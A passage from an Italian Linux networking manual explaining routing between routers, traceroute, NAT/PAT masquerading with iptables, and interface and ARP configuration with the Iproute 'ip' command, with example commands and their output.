
Quando la rete diventa complicata, ci può essere la necessità di utilizzare più router per collegare insieme le diverse sottoreti. In tal caso, evidentemente, la tabella di instradamento dei router si trova a contenere instradamenti che a loro volta utilizzano altri router.

Negli esempi si fa riferimento alla situazione seguente:

- rete A Ethernet 192.168.1.0
  - l'interfaccia del router A connessa su questa rete è '**eth0**' e ha l'indirizzo 192.168.1.254
- rete R Ethernet 192.168.254.0 utilizzata esclusivamente per collegare i router
  - l'interfaccia del router A connessa su questa rete è '**eth1**' e ha l'indirizzo 192.168.254.1

- l’interfaccia del router B connessa su questa rete è ‘**eth1**’ e ha l’indirizzo 192.168.254.2

- rete B Ethernet 192.168.2.0
  - l’interfaccia del router B connessa su questa rete è ‘**eth0**’ e ha l’indirizzo 192.168.2.254

Figura 261.13. Schema dell’esempio di due router connessi tra loro da una dorsale.

Il router A deve poter raggiungere tutte e tre le reti: sulla rete A e R è connesso direttamente, mentre per la rete B deve fare affidamento sul router B.

`# route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0` [*Invio*][6]

`# route add -net 192.168.254.0 netmask 255.255.255.0 dev eth1` [*Invio*][7]

`# route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.254.2` [*Invio*]

Il router B deve agire in modo analogo.

`# route add -net 192.168.2.0 netmask 255.255.255.0 dev eth0` [*Invio*][8]

`# route add -net 192.168.254.0 netmask 255.255.255.0 dev eth1` [*Invio*][9]

`# route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.254.1` [*Invio*]

261.3.3 Individuazione delle schede di rete

Quando si predispone un router si ha la necessità di utilizzare più schede di rete contemporaneamente. A parte il problema legato alla configurazione hardware delle schede, si pone poi il problema del riconoscimento di queste da parte del kernel durante l'avvio del sistema. In effetti, il kernel Linux è normalmente in grado di riconoscere automaticamente solo una scheda di rete. Oltre a questo, anche se fosse in grado di riconoscerle tutte in modo automatico, rimarrebbe il problema di garantire che i nomi di interfaccia siano sempre quelli previsti.


In pratica, con un sistema GNU/Linux, disponendo di più schede Ethernet si deve utilizzare un'istruzione opportuna da inviare al kernel all'avvio. Questo problema è descritto nel capitolo dedicato all'hardware di rete (capitolo 256).

261.4 Verifica di un instradamento attraverso i router

Lo strumento fondamentale per la verifica degli instradamenti è sempre '**`ping`**', il cui utilizzo è descritto nel capitolo sull'instradamento nella rete locale (capitolo 260). In presenza di router si introduce un concetto nuovo, quello del nodo da attraversare. L'attraversamento di un nodo di rete viene definito comunemente ***salto***, oppure *hop*; in particolare si pone un limite a questi salti, definito TTL (*Time to live*), oltre il quale i pacchetti vengono scartati.

In pratica, i pacchetti IP contengono l'indicazione del valore TTL massimo, che viene decrementato all'attraversamento di ogni router, a opera dello stesso. Quando si raggiunge lo zero, il pacchetto viene scartato, inviando all'origine un messaggio ICMP di errore.

Figura 261.14. Esempio di un pacchetto che esaurisce il suo TTL.

```
             TTL=2             TTL=1             TTL=0
 origine  - - - - - - > router - - - - - > router - - - - - > router
    ^                                                           |
    |          ICMP 11, TTL esaurito (time exceeded)            |
    - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```

In situazioni particolari, il transito dei pacchetti verso una destinazione particolare potrebbe essere impossibile, a causa del numero di salti che si frappongono e a causa del limite troppo basso del campo TTL dei pacchetti IP. Generalmente, '**`ping`**' utilizza un valore TTL di 255, cioè il massimo possibile, cosa che consente di verificare gli instradamenti al limite delle loro possibilità, ma non permette di prevedere il funzionamento corretto di altri tipi di connessioni, in cui si utilizzino valori TTL inferiori.

Per verificare quale sia il percorso utilizzato effettivamente dai pacchetti per raggiungere una destinazione, si utilizza Traceroute, [10] a cui corrisponde l'eseguibile '**`traceroute`**', che si usa con la sintassi seguente:


```
traceroute [opzioni] destinazione [lunghezza]
```

Traceroute, oltre che individuare il percorso effettivo verso la destinazione, può dare delle indicazioni per aiutare a comprendere in quale punto ci sono delle difficoltà.

Traceroute inizia la trasmissione di pacchetti (utilizzando il protocollo UDP) con un valore TTL molto basso. In tal modo, si aspetta di ricevere un messaggio di errore, attraverso il protocollo ICMP, dal nodo in cui il valore TTL raggiunge lo zero. Incrementando lentamente

il valore TTL, Traceroute riesce a conoscere gli indirizzi dei nodi attraversati, purché tutto funzioni come previsto (cioè che i vari nodi generino correttamente i pacchetti ICMP di errore). Per individuare correttamente anche l'ultimo nodo, Traceroute cerca di generare un errore differente, per ottenere un messaggio ICMP distinguibile dagli altri.

Figura 261.15. I pacchetti inviati da Traceroute servono a generare errori nei vari router attraversati, fino alla destinazione.

TTL=0
TTL=1
TTL=2
origine
router
router
destinazione
ICMP 11
ICMP 11
ICMP 3/3

Quando tutto funziona come previsto, Traceroute genera un elenco di nodi di rete a partire dal primo che viene attraversato, fino all'ultimo che rappresenta la destinazione richiesta. Se in alcuni punti non si ottiene risposta, i nodi ipotizzati vengono segnalati con degli asterischi. Nell'esempio seguente, si ipotizza la presenza di due nodi sconosciuti, al terzo e quarto posto della catena.

traceroute portatile.plip.dg [*Invio*]

```
traceroute to portatile.plip.dg (192.168.254.1), 30 hops max, 40 byte packets
 1  dinkel.brot.dg (192.168.1.1)  0.433 ms  0.278 ms  0.216 ms
 2  router.brot.dg (192.168.1.254)  2.335 ms  2.278 ms  3.216 ms
 3  * * *
 4  * * *
 5  portatile.plip.dg (192.168.254.1)  10.654 ms  13.543 ms  11.344 ms
```

Sui nodi da cui non si ottiene una risposta, non si può dire nulla di certo, ma solo fare delle congetture. In generale non si può nemmeno essere certi che si tratti effettivamente di due nodi: potrebbe essere un solo nodo, oppure più di due. La documentazione di Traceroute, *traceroute(8)*, dà delle indicazioni in più su come interpretare il risultato.


Tabella 261.17. Alcune opzioni per l'eseguibile '**traceroute**'.

Nome	Descrizione
`-m` ***ttl_massimo***	Definisce il numero massimo di nodi da attraversare, per mezzo dell'indicazione del valore TTL massimo da raggiungere. Il programma '**traceroute**' inizia normalmente con pacchetti contenenti un valore TTL unitario e incrementa gradualmente tale valore, fino a quanto specificato con questa opzione. Se non viene usata, il valore TTL massimo è di 30 salti.
`-n`	Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi. Questo tipo di approccio potrebbe essere utile specialmente quando si hanno difficoltà ad accedere a un servizio di risoluzione dei nomi, o comunque quando si vuole avere la situazione completamente sotto controllo.

Nome	Descrizione
`-s` ***indirizzo_di_origine***	Permette di indicare espressamente l'indirizzo di origine dei pacchetti, nell'eventualità l'elaboratore abbia più di un'interfaccia di rete. Deve trattarsi di un indirizzo corrispondente a un'interfaccia di rete locale.

261.5 Inoltro IP attraverso il NAT/PAT

Un problema simile a quello dell'instradamento attraverso i router è quello dell'inoltro di pacchetti IP attraverso un router NAT/PAT (*Network address translation*, *Port address translation*). La differenza sta nel fatto che, in questo caso, il router NAT/PAT si occupa di modificare sistematicamente i pacchetti e non solo di «girarli» attraverso l'interfaccia giusta.

Figura 261.18. Schema di utilizzo di un router NAT/PAT.

Il meccanismo NAT/PAT permette tipicamente a una rete locale che utilizza indirizzi IPv4 riservati alle reti private (cioè esclusi dalla rete Internet e come tali irraggiungibili) di accedere all'esterno. In tal caso, tutto il traffico con la rete esterna viene intrattenuto (apparentemente) dal router NAT/PAT che si occupa di inoltrare le risposte all'interno della rete locale. Ciò significa che all'esterno appare sempre solo un elaboratore, il router NAT/PAT, mentre dall'esterno non c'è modo di accedere agli elaboratori della rete locale perché questi non hanno un indirizzo accessibile.

Nel caso di GNU/Linux la gestione dell'inoltro dei pacchetti attraverso il meccanismo NAT/PAT richiede che il kernel di questo sia predisposto opportunamente (sezione 67.2.7).

261.5.1 Instradamento dal router NAT/PAT e verso il router NAT/PAT

Il router NAT/PAT, prima di poter compiere il suo lavoro, deve possedere una tabella degli instradamenti configurata in base alle sue interfacce di rete. Per la precisione, seguendo l'esempio mostrato nella figura 261.18, si nota che il router NAT/PAT deve, su una certa interfaccia, essere instradato nella rete 192.168.1.0, mentre per raggiungere la rete 192.168.2.0 deve appoggiarsi a un altro router. Attraverso l'altra interfaccia, quella connessa alla rete esterna, bisogna che passi il traffico per la rete predefinita, cioè 0.0.0.0. Ciò equivale a dire che si preparano gli instradamenti specifici delle varie parti della rete locale e che l'instradamento verso l'esterno corrisponde a quello predefinito.

Per il resto della rete locale, l'instradamento predefinito deve portare al router NAT/PAT, perché solo lui è in grado di gestire il traffico con gli indirizzi esterni alla rete locale.

261.5.2 Definizione della traduzione degli indirizzi

Il meccanismo NAT/PAT deve essere impostato definendo i gruppi di indirizzi (cioè le sottoreti) di origine e di destinazione. L'esempio mostrato nella figura 261.18 mostra che il router NAT/PAT è connesso a una rete locale scomposta in diverse sottoreti. Per la precisione si vedono due sottoreti, 192.168.1.0 e 192.168.2.0, ma si lascia intendere che potrebbero essercene altre (192.168.3.0,...). In tal senso, gli indirizzi da inoltrare all'esterno sono tutti quelli della rete 192.168.0.0/255.255.0.0, dove il secondo indirizzo è la maschera di rete.

In questa situazione, la notazione appena vista viene abbreviata comunemente in 192.168.0.0/16, dove il numero 16 rappresenta la quantità di bit a uno della maschera di rete.

Dall'altra parte, gli indirizzi di destinazione sono semplicemente tutti gli altri, cosa che si indica semplicemente con la notazione 0.0.0.0/0.0.0.0, ovvero 0.0.0.0/0.

261.5.3 Configurazione e controllo con iptables

Il programma '**`iptables`**' è ciò che serve per attivare e controllare la gestione del NAT/PAT con un kernel Linux. Per la precisione, l'impostazione viene definita attraverso delle ***regole***: prima di definire qualcosa si inizia con la loro cancellazione.

> L'esempio che viene proposto ha il solo scopo di mettere in funzione la gestione NAT/PAT, mentre si eliminano tutti i sistemi di protezione legati alla gestione di un firewall. Pertanto, si possono usare tranquillamente solo se non esiste ancora alcuna configurazione per il filtro dei pacchetti IP.

`iptables -t filter -F` [*Invio*]

`iptables -t mangle -F` [*Invio*]

`iptables -t nat -F` [*Invio*]

`iptables -t filter -X` [*Invio*]

`iptables -t mangle -X` [*Invio*]

`iptables -t nat -X` [*Invio*]

Successivamente è il caso di definire una ***politica predefinita*** (*policy*), ovvero il comportamento normale per i comandi successivi, a meno di non specificare diversamente.

`# iptables -P FORWARD ACCEPT` [*Invio*]

Infine è necessario definire come inoltrare i pacchetti tra le interfacce. Quello che segue si riferisce sempre all'esempio di figura 261.18, dove si suppone in particolare che l'interfaccia collegata all'esterno sia '**eth0**'.[11]

`# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE` [*Invio*]

Se con questi comandi '**iptables**' si «lamenta» generando delle segnalazioni di errore, è probabile che il kernel non sia in grado di gestire l'inoltro IP o il NAT/PAT (la traduzione degli indirizzi). Si può comunque verificare con i comandi seguenti:

`# iptables -t filter -L -n` [*Invio*]

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

`# iptables -t mangle -L -n` [*Invio*]

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

`# iptables -t nat -L -n` [*Invio*]

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
MASQUERADE  all  --  0.0.0.0/0            0.0.0.0/0

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Se invece tutto è andato bene, si possono inserire questi comandi all'interno dei file utilizzati per l'inizializzazione del sistema; per esempio '`/etc/rc.d/rc.local`' o altro simile.

```
…
/sbin/iptables -t filter -F
/sbin/iptables -t mangle -F
/sbin/iptables -t nat    -F
/sbin/iptables -t filter -X
/sbin/iptables -t mangle -X
/sbin/iptables -t nat    -X
/sbin/iptables -P FORWARD ACCEPT
/sbin/iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
/sbin/iptables -t filter -L -n
/sbin/iptables -t mangle -L -n
/sbin/iptables -t nat    -L -n
```

261.5.4 Note finali

I comandi mostrati che definiscono l'inoltro IP non fanno riferimento a interfacce di rete specifiche, ma solo a indirizzi di rete. Perché il router NAT/PAT sappia da che parte inoltrare i pacchetti, è necessario che gli instradamenti siano stati definiti correttamente.

Questo tipo di configurazione del router NAT/PAT ignora completamente tutte le considerazioni che riguardano la sicurezza e tutte le forme di controllo del transito dei pacchetti. In particolare, la descrizione del funzionamento di '**`iptables`**' può essere reperita nella pagina di manuale *iptables(8)*; inoltre, si può leggere la parte lx.

In questo tipo di configurazione, è necessario che la gestione dell'inoltro dei pacchetti sia attiva. Non basta che il kernel sia stato predisposto (ammesso che sia ancora necessario), perché la funzione di inoltro (appartenente alla gestione dell'instradamento) potrebbe essere stata inibita da un comando contenuto nella procedura di inizializzazione del sistema, come già descritto nelle sezioni dedicate al router in generale.

[1] È importante considerare il fatto che il router viene visto con l'indirizzo 192.168.1.254 sulla rete locale 192.168.1.0. L'interfaccia del router connessa con l'altra rete locale deve avere un indirizzo diverso, confacente con l'indirizzo di quella rete.

[2] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[3] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[4] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[5] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[6] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[7] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[8] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[9] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[10] **Traceroute** UCB BSD

[11] Ma potrebbe trattarsi benissimo di '**`ppp0`**', nel caso di una connessione attraverso il protocollo PPP, o di qualunque altra interfaccia reale.

Capitolo 262 IPv4 con il pacchetto Iproute

Iproute, ovvero *Linux traffic control engine*, [1] è un pacchetto di programmi di servizio per comunicare con il kernel Linux allo scopo di configurare nel dettaglio le interfacce di rete e l'instradamento. Il programma più importante del pacchetto corrisponde all'eseguibile '**ip**' e il suo utilizzo è piuttosto complesso.

In questo capitolo si riprendono in particolare degli esempi comuni di configurazione, già mostrati in altre situazioni, ma definiti attraverso '**ip**'. Il funzionamento di Iproute non viene descritto nel dettaglio; eventualmente conviene consultare la sua documentazione originale.

Dal momento che Iproute tiene in considerazione lo stato precedente della configurazione delle interfacce e degli instradamenti, vengono mostrati esempi che potrebbero anche risultare ridondanti, in cui le informazioni, prima di essere definite, vengono cancellate, anche nel caso non ce ne fosse bisogno.

Quando si intende gestire una rete IPv4, Iproute risulta eccessivamente complesso da usare; tuttavia, Iproute diventa indispensabile con IPv6 e questo capitolo permette di introdurre al suo utilizzo, attraverso esempi comuni che possono essere confrontati facilmente.

262.1 Sintassi generale

Il programma eseguibile principale di Iproute è '**ip**', la cui sintassi ha una struttura particolare, riassumibile nel modello seguente:

ip [*opzioni*] *oggetto* [*comando* [*argomenti*]]

Alcune opzioni rilevanti sono elencate nella tabella seguente; si può osservare che con queste si definisce in particolare il protocollo di riferimento:

Opzione	Descrizione

`-s`
`-stats`
`-statistics`
	richiede maggiori informazioni;

`-f inet`
`-family inet`
`-4`
	fa riferimento ai protocolli IPv4;

`-f inet6`
`-family inet6`
`-6`
	fa riferimento ai protocolli IPv6;

Opzione	Descrizione

`-f link`
`-family link`
`-0`
	non fa riferimento ad alcun protocollo.

L'oggetto è ciò su cui si vuole intervenire, o dal quale si vogliono ottenere delle informazioni. Si rappresenta con una parola chiave:

Parola chiave	Descrizione
`link`	si tratta di un dispositivo di rete;
`address`	si fa riferimento a un indirizzo del protocollo coinvolto;
`address`	si fa riferimento a un indirizzo IPv4 o IPv6, in base al contesto;
`neighbour`	fa riferimento alla tabella ARP (IPv4) o NDISC (IPv6);
`route`	interviene nella tabella degli instradamenti;
`rule`	fa riferimento a una regola nella politica degli instradamenti;
`maddress`	indirizzo multicast;
`mroute`	instradamento multicast;
`tunnel`	tunnel su IPv4.

Il comando che può seguire l'indicazione dell'oggetto rappresenta l'azione da compiere e dipende dall'oggetto stesso. Alcuni comandi comuni sono:

Comando	Descrizione
`add`	aggiunge qualcosa all'oggetto;
`delete`	toglie qualcosa dall'oggetto;
`show` `list`	mostra la situazione dell'oggetto;
`help`	mostra una guida sintetica dell'uso dell'oggetto;

262.2 Configurazione comune delle interfacce di rete

Viene riproposto un esempio appare già in altri capitoli:

elaboratore A
127.0.0.1 lo
plip1
192.168.7.1
192.168.7.2
plip1
elaboratore B
127.0.0.1 lo
192.168.1.1
eth0
rete 192.168.1.0

Lo schema mostra la situazione di due elaboratori, che si potrebbe riassumere sinteticamente nelle due tabelle seguenti, riferite rispettivamente all'elaboratore «A» e all'elaboratore «B»:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1

La configurazione dell'interfaccia di rete virtuale locale, si può ottenere con i comandi seguente, in entrambi gli elaboratori:

ip -4 address del 127.0.0.1/8 dev lo [*Invio*]

ip -4 address add 127.0.0.1/8 dev lo broadcast 127.255.255.255 ↩
↪**scope host** [*Invio*]

ip link set up dev lo [*Invio*]

Come si può intuire, viene prima cancellata la configurazione associata all'indirizzo 127.0.0.1, con una maschera di rete pari ai primi 8 bit (255.0.0.0); quindi si imposta di nuovo l'indirizzo e gli altri dati accessori; infine si attiva l'interfaccia. Per controllare la situazione vanno usati comandi diversi, in base al contesto. Per conoscere lo stato dell'interfaccia:

ip link show dev lo [*Invio*]

```
1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Per conoscere l'indirizzo IPv4 associato all'interfaccia:

ip -4 address show dev lo [*Invio*]

```
1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
```

La configurazione di una scheda di rete Ethernet procede in modo simile:

```
# ip -4 address del local 192.168.1.1/24 dev eth0 [Invio]

# ip -4 address add local 192.168.1.1/24 dev eth0 ←↩
↪broadcast 192.168.1.255 scope site [Invio]

# ip link set up dev eth0 [Invio]

# ip link show dev eth0 [Invio]
```

```
3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 00:4f:56:00:11:87 brd ff:ff:ff:ff:ff:ff
```

```
# ip -4 address show dev eth0 [Invio]
```

```
3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    inet 192.168.1.1/24 brd 192.168.1.255 scope site eth0
```

La configurazione di un'interfaccia di rete per le connessioni punto-punto, diventa più complessa; per semplicità si mostra solo la configurazione dal lato dell'elaboratore «A»:

```
# ip -4 address del local 192.168.7.1/32 dev plip0 [Invio]

# ip -4 address add local 192.168.7.1/32 peer 192.168.7.2 ←↩
↪dev plip0 scope site [Invio]

# ip link set up dev plip0 [Invio]

# ip link show dev plip0 [Invio]
```

```
2: plip0: <POINTOPOINT,NOARP,UP> mtu 1500 qdisc pfifo_fast qlen 10
    link/ether fc:fc:c0:a8:01:0a peer ff:ff:ff:ff:ff:ff
```

```
# ip -4 address show dev plip0 [Invio]
```

```
2: plip0: <POINTOPOINT,NOARP,UP> mtu 1500 qdisc pfifo_fast qlen 10
    link/ether fc:fc:c0:a8:01:0a peer ff:ff:ff:ff:ff:ff
    inet 192.168.7.1 peer 192.168.7.2/32 scope site plip0
```


In questi esempi è stato inserito l'ambito di competenza degli indirizzi usati. In particolare, la definizione '**`scope site`**', specifica che si tratta di indirizzi validi nell'ambito del sito, inteso come un insieme di sottoreti, in cui i nodi non hanno accesso all'esterno. Ciò è stato mostrato in questo modo perché gli indirizzi usati sono riservati per le reti private e non sono accessibili dalla rete globale.

262.3 Indirizzi multipli per una stessa interfaccia di rete

Nella sezione 259.2.2 viene mostrata l'attribuzione di più indirizzi IPv4 alla stessa interfaccia di rete, attraverso l'uso di nomi particolari per l'interfaccia stessa:

```
interfaccia_reale:n_interfaccia_virtuale
```

In realtà, con i kernel Linux recenti non è necessario distinguere tra «interfacce virtuali»; tuttavia, per questioni di compatibilità, si mantiene questa gestione. Si osservi in particolare che quanto segue i due punti verticali, non deve essere necessariamente un numero, ma può essere anche un altro tipo di stringa.

Figura 262.13. Esempio di utilizzo di più indirizzi sulla stessa interfaccia.

La figura 262.13 richiama un esempio già mostrato a proposito dell'attribuzione di più indirizzi IPv4 alla stessa interfaccia di rete, con l'uso di Ifconfig. Per ottenere lo stesso risultato con Iproute, si può procedere nel modo seguente:

```
# ip -4 address del local 192.168.1.254/24 dev eth0 [Invio]

# ip -4 address add local 192.168.1.254/24 dev eth0 ←
↪broadcast 192.168.1.255 scope site [Invio]

# ip link set up dev eth0 [Invio]

# ip -4 address del local 192.168.100.254/24 dev eth0 [Invio]

# ip -4 address add local 192.168.100.254/24 dev eth0 ←
↪label eth0:0 broadcast 192.168.100.255 scope site [Invio]

# ip link set up dev eth0 [Invio]

# ip -4 address show dev eth0 [Invio]
```

```
3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    inet 192.168.1.254/24 brd 192.168.1.255 scope site eth0
    inet 192.168.100.254/24 brd 192.168.100.255 scope site eth0:0
```

Per eliminare completamente la configurazione di una certa interfaccia, compresi gli indirizzi aggiuntivi, si può usare il comando seguente:

ip -4 address flush dev eth0 [*Invio*]

262.4 ARP

La gestione della tabella ARP, ovvero ciò che consente un abbinamento tra gli indirizzi IPv4 e gli indirizzi di livello due (secondo il modello ISO-OSI), può essere molto complessa. Qui vengono mostrati solo alcuni esempi che si rifanno in pratica all'uso del comando '`arp`'.

- # **ip -4 neighbour show dev eth0** [*Invio*]

  Mostra la tabella ARP relativa a quanto collegato fisicamente all'interfaccia '`eth0`'.

- # **ip -4 neighbour del 192.168.1.2 dev eth0** [*Invio*]

